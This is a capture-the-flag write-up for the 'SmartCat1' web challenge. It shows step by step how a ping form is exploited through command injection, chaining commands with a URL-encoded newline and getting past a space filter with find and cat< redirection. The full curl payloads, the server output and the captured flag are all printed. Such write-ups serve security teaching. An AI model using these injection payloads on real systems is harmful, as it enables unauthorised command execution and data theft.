
WEB: SmartCat1

The APP allows ping a given IP. However, we are required to find some info in the host. For example, if we ping the local host, the interface prints:



Smart Cat debugging interface

Ping destination:

Ping results:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.030 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.030/0.030/0.030/0.000 ms
```

Good. We need to find a way to inspect the host: a possible intuition is that no input sanitizer is implemented.The idea is to execute a ping and then a new command, such as *ls*, without inserting bad characters if, in case, the sanitizer is implemented.


The suggestion is to use the curl program. For example, let’s try to replicate the previous message:

```
curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.1"
```

With this line we can achieve the same result. Now, we should insert the *ls* somehow. The new line character is 0x0A, so we can try with it: note that we need to use the url format correspondent, which is %0a.

```
curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.10%0als"
```

The output is:



```
    <html>

    <head><title>Can I haz Smart Cat ???</title></head>

    <body>

      <h3> Smart Cat debugging interface </h3>


      <form method="post" action="index.cgi">
        <p>Ping destination: <input type="text" name="dest"/></p>
      </form>

      <p>Ping results:</p><br/>
      <pre>PING 127.0.0.10 (127.0.0.10) 56(84) bytes of data.
64 bytes from 127.0.0.10: icmp_seq=1 ttl=64 time=0.121 ms

--- 127.0.0.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.121/0.121/0.121/0.000 ms
index.py
there
</pre>

    </body>

    </html>
```

It worked! We now that the current path on which the application is running on, contains two elements:


- Index.py : a python file;
- there : a folder.

We can try to explore the “there” folder:

```
curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.10%0als there"
```

Not a good idea … the space is sanitized and thus we receive a “bad character in dest” message (same if we use %20). We need a way to inspect the folder without using the space character. We can use *find*:

```
curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.10%0afind"
```



```
--- 127.0.0.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.117/0.117/0.117/0.000 ms
.
./there
./there/is
./there/is/your
./there/is/your/flag
./there/is/your/flag/or
./there/is/your/flag/or/maybe
./there/is/your/flag/or/maybe/not
./there/is/your/flag/or/maybe/not/what
./there/is/your/flag/or/maybe/not/what/do
./there/is/your/flag/or/maybe/not/what/do/you
./there/is/your/flag/or/maybe/not/what/do/you/think
./there/is/your/flag/or/maybe/not/what/do/you/think/really
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the
./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the/flag
./index.py
</pre>

    </body>

    </html>
```

Good! Let’s open the files inside the last path

```
curl "http://127.0.0.1:8090" -X POST --data "dest=127.0.0.10%0acat<there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously/though/here/is/the/flag"
```

The flag is revealed:

INS{warm_kitty_smelly_kitty_flush_flush_flush}